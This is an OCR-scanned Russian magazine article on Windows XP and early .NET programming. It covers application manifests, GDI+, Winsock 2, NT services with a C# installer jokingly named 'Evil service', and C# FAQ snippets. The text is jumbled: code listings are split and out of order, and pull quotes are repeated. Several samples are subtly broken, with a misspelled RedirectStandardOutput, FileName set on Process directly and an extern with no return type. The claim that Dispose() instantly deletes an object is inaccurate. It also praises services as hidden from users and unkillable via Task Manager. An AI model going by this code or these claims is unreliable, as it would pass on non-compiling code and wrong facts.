Дело в том, что раньше стандартные элементы управления (Standard Controls - кнопки, надписи, элементы ввода) реализовывались в user32.dll, а общие (Common Controls - деревья, списки) в comctl32.dll. Шестая версия comctl32.dll реализует теперь все элементы управления. Проблема, появившаяся после такого "замечательного" проектирования, была разрешена крайне просто - введением Манифеста. Манифест - это XML-файл, описывающий системное окружение исполняемого модуля. Если ты хочешь, чтобы в XP твоя программа при прорисовке окна использовала выбранную пользователем тему, то достаточно положить рядом со своим исполняемым модулем (в том же каталоге) манифест. При этом имя файла манифеста должно состоять из имени исполняемого файла и оканчиваться на .manifest, например, myapp.exe.manifest.

Содержимое манифеста (код XML-файла)

```
<?xml version="1.0" encoding="UTF-8"
standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-
com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
  version="1.0.0.0"
  processorArchitecture="X86"
  type="win32"
/>

<description>Application supports the
Theme API.</description>
<dependency>
```



Легким движением руки брюки превращаются...

ПАРА СЛОВ О МАНИФЕСТЕ


При использовании Theme API будь особенно внимателен к элементам управления, которые рисуются своим уникальным образом (если у них выставлен флаг Owner Draw, а у соответствующего класса переопределен виртуальный метод Draw()). Если же ты не хочешь использовать новые возможности рисования Windows XP, то просто не создавай файл манифеста. Существование манифеста никоим образом не скажется на работе твоей программы в более ранних Windows, использоваться будут стандартные методы user32.dll и comctl32.dll.

```
  <dependentAssembly>
    <assemblyIdentity
      type="win32"
      name="Microsoft.Windows.Common-
Controls"
      version="6.0.0.0"
      processorArchitecture="X86"
      publicKeyToken="6595b64144ccf1df"
      language="*"
    />
  </dependentAssembly>
</dependency>
</assembly>
```

ГРАФИКА СТАНОВИТСЯ ЛУЧШЕ ИЛИ ЭТО ДЕЖАВЮ?

У разработчиков Майкрософт есть очень интересная особенность: сначала они делают API в стиле языка Си - DLL-модуль, экспортирующий кучу методов. Потом этот модуль оборачивают объектно-ориентированной глазурью и придумывают всему этому делу новое название. Так было с пользовательским интерфейсом, который начинал свою жизнь в виде методов Win32 API. Следующая реинкарнация этого чуда получила название MFC, замечательную цветную диаграмму классов и новую DLL - mfc42.dll.


История получила продолжение: к GDI, уже ставшему привычным, бравые парни из Редмонда прикрутили C++ враппер, новая технология была наречена GDI+ и встроена в Windows XP. Давай посмотрим, что нового появилось в GDI+. Первое, что бросается в глаза, это сделанная, наконец-то, поддержка упакованных графических форматов. Теперь можно загружать картинки не только из bmp-файлов, но и из gif, jpg, exif, png, tiff, wmf и emf-файлов. Также стал доступным Alfa-Blending (смешивание цветов в указанной пропорции), градиентная закраска областей, сплайны (один из видов интерполяции между точками кривой), матричные преобразования (необходимые для поворота объектов), графические контейнеры (позволяющие объединить в одну операцию рисования несколько разных) и все. Негусто? А ты хотел сразу получить совершенство? Не выйдет, нам нечего будет кушать...



Еще один плакат на стену

GDI+ В .NET

Если ты хочешь работать с GDI+ в .NET, то тебе необходимо подключить пространство имен System.Drawing, которое содержит в себе все необходимое для успешного рисования. System.Drawing.Drawing2D хранит в себе типы для выполнения более сложных операций с плоской и векторной графикой (градиентная заливка, матричные преобразования, блендинг, контейнеры и т.д.). System.Drawing.Imaging опредеяет типы для работы с изображениями, метафайлами, палитрой, форматом пикселей и прочим. System.Drawing.Printer обеспечивает функциональность для вывода графики на принтер. System.Drawing.Text позволяет организовать мини-типографию на дому: использовать коллекцию шрифтов и создавать новые. А если ты сторонник упаковки ресурсов внутрь исполняемого файла, тебе понадобится помощь пространства имен System.Resources.



Который час?

Впрочем, есть за что поблагодарить Microsoft. Объекты рисования теперь создаются и удаляются, как обычные объекты C++. Поэтому твое графическое приложение, скорее всего, проработает больше, чем несколько часов, и не исчерпает при этом все возможные системные ресурсы :). В том случае, если ты, конечно, не забудешь каждый вызов new сопровождать соответствующим вызовом delete.

Вся работа с GDI+, в том случае если ты работаешь не с .NET, должна быть проведена между вызовами двух технических методов: GdiplusStartup() и GdiplusShutdown(), вызывать которые стоит соответственно при инициализации твоего приложения и при завершении его работы. Поэтому будь внимателен и не создавай глобальных объектов GDI+, деструкторы которых вызовутся уже при удалении твоего приложения, заведомо после GdiplusShutdown(). Элементы управления Windows XP рисуются исключительно через GDI+.

WINDOWS SOCKET 2 И IPV6


Методы сокетов второй версии были доступны и в более ранних изделиях Microsoft, однако поддержка протокола IP шестой версии впервые появилась лишь в Windows XP. Этот API кардинально отличается от сокетов версии 1.1. Напомню, что этот интерфейс совместим с сокетами Беркли (BSD) и является де-факто кросс-платформенным стандартом сетевых взаимодействий низкого уровня. Сокеты второй версии являются, что называется, Microsoft Specific продуктом. Это еще одна не очень хорошая »

Если ты хочешь, чтобы в XP твоя программа при прорисовке окна использовала выбранную пользователем тему, то достаточно положить рядом со своим исполняемым модулем (в том же каталоге) манифест (например, myapp.exe.manifest).

К уже ставшему привычным GDI бравые парни из Редмонда прикрутили C++ враппер. Новая технология была наречена GDI+ и встроена в Windows XP.

черта мелкомягких продуктов - привязка кода исключительно к одной платформе, за счет изменения названия методов и сигнатуры вызываемых методов.

Среди плюсов второй версии сокетов можно отметить лишь наличие событийной архитектуры, да поддержку IPv6. Однако плата за это велика - потеря кроссплатформенности. К тому же, еще неизвестно, когда стандарт IPv6 целиком войдет в нашу жизнь. Напомню, что уже сейчас кончаются 32-битные интернет адреса. Однако до принятия этого стандарта еще далеко, кроме того, стандарт сокетов Беркли не отрицает возможность использования этой версии IP протокола.



Администратор служб

СЛУЖБЫ NT

В различной девелоперской литературе, посвященной Windows с ядром NT, довольно мало места отведено службам NT - процессам, работой которых управляет Service Control Manager (SCM), запускаемый при старте системы. У служб есть очень много преимуществ и всего лишь один недостаток - кошмарный процесс отладки. Дело в том, что процесс службы запускается от имени SCM, поэтому напрямую ее отладить не удается. Приходится стартовать службу при помощи менеджера служб (Панель управления -> Администрирование -> Службы), а потом подключаться к процессу (Attach to Process). Если же глюки в службе происходят в момент ее запуска или при запуске системы, тогда смело маши белым платочком отладчику и всей его функциональности. Отладить в этот момент службу, как ты понимаешь, невозможно. Остается писать лог-файл или выводить на экран MessageBox().

А преимущества у служб следующие. Работа службы невидима пользователю. Службу можно в любой момент времени остановить, запустить и поставить на паузу (снять с паузы), как при помощи менеджера служб, так и при помощи своей управляющей программы с графическим интерфейсом. Служба может автоматически стартовать вместе с системой, при этом ничего в реестр писать не надо, достаточно при ее инсталляции указать режим запуска. Служба легко устанавливается и удаляется при помощи SCM. Процесс службы нельзя прибить при помощи Диспетчера задач, другие программы также не могут удалить этот процесс, поскольку он запущен от имени менеджера служб, доступ к которому имеет только администратор компьютера. Как видишь, служба оптимальна с точки зрения незаметности для пользователя, поэтому ее стоит использовать в тех случаях, когда ты создаешь сервер, совершающий определенную работу.

```
[C#]
using System.Configuration.Install;

[RunInstaller(true)]
public class cEvilServiceInstaller : Installer
{
    private ServiceInstaller
mEvilServiceInstaller;
    private ServiceProcessInstaller
mProcessInstaller;

    public cEvilServiceInstaller()
    {
    // Инстанцируем объекты для инсталляторов для процесса и службы.
    mProcessInstaller = new
ServiceProcessInstaller();
    mEvilServiceInstaller = new
ServiceInstaller();

    // Настраиваем параметры установки службы - от чьего имени стартует.

mProcessInstaller.Account =
ServiceAccount.LocalSystem;

    // Служба будет стартовать при запуске системы.

mEvilServiceInstaller.StartType =
ServiceStartMode.Automatic;

    // Определяем имя службы.

mEvilServiceInstaller.ServiceName = "Злобный сервис";
```

СОКЕТЫ

Если твой программный продукт планируется переносить на другие платформы, то Windows Socket 2 API тебе однозначно не подходит. Лучше использовать классические Беркли сокеты, тогда твоя программа будет замечательно компилироваться и работать под Windows, под Unix и под другими операционными системами. В любом случае, возможность переносимости кода никогда не стоит отвергать и, если это нетрудно (а в случае сокетов действительно нетрудно), ее стоит использовать.

СОЗДАНИЕ СЛУЖБЫ NT

Создание службы в MS Visual C++ 6.0 сопряжено с особо большими дозами геморроя. Во-первых, необходимо написать вручную код, устанавливающий и убирающий службу из SCM. Во-вторых, нужно написать механизм управления службой - главную точку входа в службу и диспетчер событий. А вот визарда, который за тебя делает всю эту муторную работу, не существует.

Однако не парься с этим, на нашем диске лежит заготовка для всех твоих будущих служб. При разработке .NET Framework разработчики сделали программистам, использующим службы, большой подарок. Работа со службами была значительно упрощена. Появилась целая группа классов, обеспечивающих необходимую функциональность. Для работы с ней необходимо подключить пространство имен System.ServiceProcess.

Интегрированная среда разработки MS Visual Studio 7.0 (и 7.1) заимела в своем составе визарды, создающие шаблоны проектов служб как для языка C#, так и для Managed C++ - управляемого кода, написанного на ставшем уже классическим C++. Однако в каждой бочке меда есть и своя ложка не очень приятно пахнущего вещества. В шаблоне создается только один класс, производный от класса ServiceBase - рабочее пространство службы. А при инсталляции откомпилированной с нуля службы утилита InstallUtil.exe сообщает, что исполняемый модуль не содержит инсталлятора. Ну, мы опять забыли парашют...

Появилась новая библиотека классов .NET, охватывающая все возможности не только Windows API, но и многое другое: компонентные технологии, базы данных (ADO.NET), интернет (ASP.NET), а также возможности отладки кода .NET.

FAQ

Q: Как мне сделать, чтобы передаваемый параметр в метод C# был выходным?
A: Речь об аргументах метода? Для этого необходимо указать модификатор передаваемого параметра. Существуют три модификатора. Если параметр указывается без модификатора, то это входной параметр, если стоит модификатор 'out', то это выходной параметр. Далее, если стоит модификатор 'ref', то это одновременно входной и выходной параметр. И, наконец, если стоит модификатор 'params' - этот метод принимает переменное количество аргументов.

```
[C#]
public void Foo(int a); //Входной параметр
public void Foo(out int a); //Выходной параметр
public void Foo(ref int a); //Одновременно входной и выходной параметр
public void Foo(params int[] a); //Внутри метода все переданные параметры будут выглядеть как массив чисел int
public void Foo(params object[] a); //Если тебе необходимы аргументы различного типа, воспользуйся такой конструкцией
```

Q: Что такое атрибут и какая от него польза?
A: Атрибуты пришли в .NET Framework напрямую из COM, а вернее, IDL-языка определения интерфейса, используемого при создании COM-компонент. Воспринимай атрибут как некоторую аннотацию, дополнительное описание твоего типа, члена, сборки или модуля. Атрибут также является объектом и происходит от класса System.Attribute. Ты можешь создавать свои атрибуты, которые описывают то, что нужно именно твоему приложению.

Q: Как мне из кода .NET загрузить старенькую DLL?
A: Для этого можно воспользоваться атрибутом DllImport, он имеет кучу полей, которые ты можешь заполнить для получения нужного результата. Листинг кода показывает, как можно вызвать метод MessageBox() Windows API.

```
[C#]
using System;
using System.Runtime.InteropServices;

public class cExample
{
//У нас в программе метод будет называться по-другому. Важно, чтобы поле атрибута "EntryPoint" содержало реальное имя метода
[DllImport("user32", EntryPoint ="MessageBox")]
public static extern Сообщение(int hwnd, String text, String caption, int op);

public static int Main(string[] args)
{
//C# позволяет в качестве имен типов, членов и т.д. использовать имена с русскими (да и с любыми другими национальными) символами
Сообщение(0, args[0], args[1], 0);
}
}

[Managed C++]
#using <mscorlib.dll>
using namespace System;
using namespace System::Runtime::InteropServices;

[DllImport("user32", EntryPoint ="MessageBox")]
public static extern MessageBox(int hwnd, String text, String caption, int op);

int _tmain()
{
MessageBox(0, "Текст сообщения", "Заголовок окна", 0);
return 0;
}
```

```
mEvilServiceInstaller.DisplayName = " Злобный сервис ";

    // Добавляем наши инсталляторы в коллекцию инсталляторов.

Installers.Add(mEvilServiceInstaller);

Installers.Add(mProcessInstaller);
            }
}

[Managed C++]
using namespace System.Configuration::Install;

class cEvilServiceInstaller : public Installer
{
            private ServiceInstaller mEvilServiceInstaller;
            private ServiceProcessInstaller mProcessInstaller;

cEvilServiceInstaller()
{
//Содержимое этого конструктора смотри выше, кроме инстанцирования, конечно.
}
}
```

Схема взаимодействия приложений с Windows

ВВОДНЫЙ ИНСТРУКТАЖ ПО .NET

.NET имеет весьма косвенное отношение к хрюшке. Однако обе технологии вышли почти одновременно и позиционируется на рынке как взаимосвязанные и, что называется, Designed for Windows XP. Естественно, что со стороны Microsoft было бы не совсем разумно ориентировать .NET Framework только на новые операционки, поэтому приложение, написанное под .NET, будет работать в любой Windows, если там, конечно, будет установлен соответствующий пакет (вернее мешок) DLL.


За что лично я уважаю Microsoft, так это за то, что они любят учиться, любят анализировать и использовать как свой, так и чужой опыт. Интегрированная среда разработки Visual Studio претерпела значительные изменения, по сравнению с MSVS 98. »

Приложения .NET могут полностью взаимодействовать с написанными ранее библиотеками (DLL) и COM-компонентами. Также возможен и обратный доступ из COM-объектов в код .NET.


Появились новые, более удобные панели инструментов и встроенные утилиты. Наверняка, тебе все это напомнит Delphi, есть очень много действительно похожих деталей. Также появилась новая библиотека классов .NET, охватывающая все возможности не только Windows API, но и многое другое: компонентные технологии, базы данных (ADO.NET), интернет (ASP.NET), а также возможности отладки кода .NET. Теперь все собрано в одном API, базирующемся на принципах объектно-ориентированного программирования. Специально для этой платформы был разработан новый язык C#, в котором собраны лучшие идеи C++, Java и Visual Basic.

ПЛАТФОРМА .NET

.NET, и это очень умный шаг со стороны Microsoft, не отрицает предыдущий опыт работы программистов с технологиями этой компании. Поэтому приложения этой платформы могут полностью взаимодействовать с написанными ранее библиотеками (DLL) и COM-компонентами. Также возможен и обратный доступ из COM объектов в код .NET. Межъязыковое взаимодействие теперь возможно не только на бинарном уров-



И чем это отличается от Delphi?



Динамическая справка

не, но и на уровне языка. В .NET возможно наследование функциональности предка из другого языка, межъязыковая обработка исключений и межъязыковая отладка. .NET приложения выполняются в стандартной среде исполнения (CLR, Common Language Runtime), обмениваются данными при помощи набора стандартных типов (CTS, Common Type System), а все языки программирования .NET подчиняются правилам, установленным спецификацией языка (CLS, Common Language

FAQ

Q: Работает ли в C# приведение типов?
A: Да, конечно, один тип привести к другому ты можешь так же, как это делается в C-программах. Если ты приводишь класс к базовому классу, то явного преобразования типа не требуется. Если CLR не может выполнить приведение типа, то будет выброшено исключение System.InvalidCastException.

Q: У меня есть переменная, как мне расчленить ее на байты?
A: Следующим образом:

```
[C#]
float var = 10.01f;
byte[] t = BitConverter.GetBytes( var );
```

Q: Я сделал абстрактный класс. В производном классе заместил его методы. А компилятор ругается, где я ошибся?
A: Ты забыл сказать методу производного класса, что он должен замещать абстрактный метод. Делается это при помощи ключевого слова 'override'.

Q: Я хочу запустить консольную программу и проанализировать результат ее выполнения, как я могу это сделать?
A: Тебе необходимо воспользоваться классом System.Diagnostics.Process, перенаправить вывод в стандартную консоль и получить результат.

```
[C#]
//Инстанцируем класс процесса
Process process = new Process();
//Какой файл необходимо запускать
process.FileName = @"c:/tam/gde/chert/nogu/slomit/console_app.exe"
//Перенаправляем стандартный вывод
process.RedirectStanrardOutput = true;
//Запускаем процесс
process.Start();
//Блокируем текущий процесс до окончания запущенного
process.WaitForExit();
//Получаем стандартный вывод запущенного процесса
Console.WriteLine( "Стандартный вывод:\n {0}", process.StandardOutput.ReadToEnd() );
```

Q: А как мне усыпить мою программу?
A: Вызвать метод System.Threading.Thread.CurrentThread.Sleep(), который принимает количество миллисекунд сна. Смотри, не усыпи свою подружку, а то... придется искать новую :).

W W W

- **www.rsdn.ru/article/winshell/themes.xml** - статья про использование Theme API
- **www.rsdn.ru/article/gdi/gdiplus1.xml** - обзорная статья про GDI+
- **www.rsdn.ru/article/baseserv/svcadmin-1.xml** - статья про использование служб NT
- **www.gotdotnet.ru** - информация по платформе .NET
- **www.ozon.ru/context/detail/id/1560545** - книга Джеффри Рихтера "Программирование на платформе Microsoft .NET Framework"

System). Это три кита или, если хочешь, три строительных блока всей платформы .NET.

CLR занимается обработкой данных, описанных в CTS, осуществляет автоматическое управление памятью, межъязыковое взаимодействие, развертывание библиотек и сборок. CTS определяет набор типов, поддерживаемых CLR, и их взаимодействие. CLS содержит правила, определяющие данные, использование которых безопасно в .NET. То есть эти данные могут быть пригодны для любого языка этой платформы. Однако фундаментом, на котором строятся все приложения .NET, является библиотека классов, доступная из любого языка .NET. Естественно, библиотека удовлетворяет всем требованиям CTS и CLS.

"Минусы" слева скроют ненужный текст


Как ты наверняка знаешь, раньше компиляторы создавали исполняемые файлы EXE или DLL. Традиция сохранилась и в компиляторах .NET, однако теперь содержимое такого файла - не бинарный исполняемый код, а платформенно-независимый язык MS Intermediate Language. Некий эквивалент байт-кода Java. Компилятор .NET создает так называемую сборку (Assembly) на языке MSIL, которая компилируется в платформенно-специфичные инструкции только в момент ее исполнения (или обращения из другой сборки). Кроме IL-инструкций, сборки содержат метаданные, которые содержат описание всех используемых типов данных, и манифест.

Например, раньше тебе надо было экспортировать из DLL нужные тебе символы (методы, классы), а в клиенте их импортировать и проверять версии (причем делалось все это не одним десятком строчек кода и директив). Теперь тебе достаточно указать классу, который ты хочешь использовать в другой сборке, что он открыт (public), а в клиенте (написанном на любом языке) сослаться на эту сборку и спокойно создавать объекты этого класса. Таким образом, сборка объединяет в себе функциональность как исполняемого файла (EXE), так и функциональность библиотек и COM-компонент.

Интегрированная среда разработки MS Visual Studio 2003(2002) позволяет создавать не только приложения .NET, но и старые приложения Win32, MFC и ATL. Собственно говоря, отличие старых приложений от новых заключается в использовании новой библиотеки mscorlib.dll - ядра платформы .NET, которое содержит в себе библиотеку классов .NET. Весь код теперь подразделяется на два вида: управляемый (Managed) код .NET и неуправляемый старый код приложений Windows API.

Управляемым он назван потому, что CLR - среда выполнения этого кода, скрывающая особенности API от клиента, управляет выделением и освобождением памяти под объекты и данные. Интересно здесь не выделение (которое по традиции происходит с помощью оператора new), а именно »

Специальная утилита показывает состав твоей сборки



Новый кухонный комбайн

освобождение памяти, которым управляет так называемый "Сборщик мусора" (Garbage Collector).

Сборщик мусора - это специальный механизм, который занимается тем, чем пользователю заниматься не обязательно. Допустим, ты создал объект, использовал его, и он тебе становится не нужным. В C++ в этом случае для этого объекта вызывался оператор delete. В .NET за тебя думает сборщик мусора. С одной стороны, это хорошо, потому что тебе не надо заботиться о жизненном цикле твоих объектов, ссылки подсчитают за тебя, с другой стороны, черт его знает, когда этот сборщик почешется, чтобы освободить так нужную тебе память. Тем не менее, существует способ заставить сборщик мусора шевелиться быстрее. Для этого тебе нужно в своем объекте реализовать интерфейс IDisposable, который содержит единственный метод Dispose(). Внутри этого метода ты должен освободить все объекты - члены твоего класса. Вызов метода Dispose() в контексте твоего класса моментально удалит этот объект, минуя сборщик и его "бюрократию". Также можно взаимодействовать со сборщиком мусора напрямую, для этого существует класс System.GC.

По сравнению с языками-предками C# выглядит более просто, более логично и красиво. C# и библиотека классов .NET позволяют использовать этот язык в собственных нуждах, например, для создания своего языка сценариев.


Язык C# - родной язык платформы .NET. Архитектура языка C# использует лучшие стороны сразу трех языков: C++, Java, Visual Basic. Microsoft удалось сделать действительно удачный инструмент, который ждет большое будущее.

Язык C#

Язык C# - это родной язык платформы .NET. Архитектура языка C# использует лучшие стороны сразу трех языков: C++, Java, Visual Basic. Казалось бы, должен был получиться очередной уродец, однако должен признать, что Microsoft удалось сделать действительно удачный инструмент, который ожидает, судя по всему, большое будущее. Первое, что бросается в глаза, это то, что в нем отсутствуют указатели. Конечно, если тебе нужны указатели, ты можешь их использовать, однако можно прекрасно обойтись и без них. С одной стороны, это несколько непривычно для поклонников классического языка C и C++, однако стоит вспомнить, что Бьярни ввел в C++ ссылки, которые в большинстве случаев полностью заменяли указатели.


Кроме того, использование ссылок на объекты (а не указателей) позволяет сделать код более безопасным с точки зрения несанкционированного обращения к чужим ресурсам, ведь указатель - это не что иное, как адрес места в памяти, где лежит твой объект. Иными словами, архитектурно язык C# не позволяет напрямую работать с памятью, а позволяет работать только с объектами (типами). Из этого вытекает следующая его особенность - автоматическое управление памятью.

C# - это объектно-ориентированный язык, который поддерживает все то, что было в C++, кроме шаблонов. Обламывает, но... Я тебе расскажу по секрету, что все типы данных производны от типа object. И ты просто можешь использовать в качестве хранилища данных переменную типа object, в которую упаковываются все




Solution Explorer показывает не только все файлы исходного кода, но и библиотеки, на которые ссылается твоя сборка

Теперь код можно писать на любом национальном языке



Обрати внимание, это весь код твоего GUI приложения



Интеграция приложений в .NET осуществляется на раз-два плюнули

твои char, int, double и т.д. Ну, а потом так же прекрасно распаковываются в нужный тебе тип. Конечно, с шаблонами это не сравнится, но все же неплохо.

Естественно, такие ООП понятия, как инкапсуляция, наследование и полиморфизм, представлены в C# по полной программе. Кроме того, доступна перегрузка операторов, исключения, абстракции, интерфейсы и прочие приятные и красивые решения. Стоит отметить фишку (которой очень сильно не хватало в C++) - появление ключевого слова sealed, которое запрещает создавать производные классы от sealed-класса. Также в C# стали доступны свойства (они были и раньше в C++, но не являлись стандартом, а были в очередной раз Microsoft Specific), атрибуты и модификаторы параметров методов классов. По сравнению с языками-предками, C# выглядит более просто, более логично, и, как это ни тяжело признавать, более красиво. Более того, C# и библиотека классов .NET позволяют использовать этот язык в собственных нуждах, например, для создания своего языка сценариев.

ПРАКТИЧЕСКИЕ СОВЕТЫ

❶. Не старайся затачивать свою программу под Windows XP. Во-первых, это у тебя не получится (только если ты будешь использовать Theme API напрямую, а не через Манифест). Во-вторых, ты потеряешь очень много пользователей. Разумно делать две версии своей программы: для пользователей Windows 95/98/ME и для пользователей Windows NT/2K/XP. Во втором случае рассмотри возможность использования служб NT.

❷. Если ты используешь возможности Common Controls шестой версии, исключи из своего пользовательского интерфейса элементы управления, прорисовывающиеся самостоятельно. Они будут выглядеть как инородное тело.

❸. Если ты хочешь использовать GDI+, то учти, что большинство пользователей еще не имеют этой библиотеки, и тебе придется поставлять ее вместе с приложением. Кроме того, она не принесет тебе ничего кардинально нового, если не принимать во внимание возможность работы с упакованными графическими форматами.

❹. То же самое касается и Windows Socket 2 - ничего, кроме платформозависимости, сокеты от Мелкософт тебе не принесут. Если ты, конечно, не хочешь использовать IPv6.

❺. Если ты разрабатываешь службу, то сначала напиши и отладь свой код в рамках консольного или графического приложения, а только потом приступай к службе. Помни, ее очень неудобно отлаживать.

❻. Ты хочешь создать распределенное приложение? Хочешь решить прикладную задачу? В конце концов, ты хочешь простых ответов на свои порой сложные вопросы? Все это позволяет .NET.

❼. Если у тебя возникают сложности с реализацией в C# того, что с легкостью фокусника можно написать классическом C++, не парься, а используй Managed C++.

❽. Не рекомендовал бы использовать Windows XP при разработке драйверов, системных утилит, системных служб и т.д. У меня и моих коллег хрюшка вела себя в моменты отладки этих программ просто по-свински: висла, вылетал синий экран смерти, впадала в кому или вечный своп (если кто сомневается в конфигурации - камень P4 2,4 ГГц, мама от Intel, ПО все лицензионное).

.NET приложения выполняются в стандартной среде исполнения (CLR, Common Language Runtime), обмениваются данными при помощи набора стандартных типов (CTS, Common Type System), а все языки программирования .NET подчиняются правилам, установленным спецификацией языка (CLS, Common Language System).

Анализирующий (analyst1945@mail.ru)

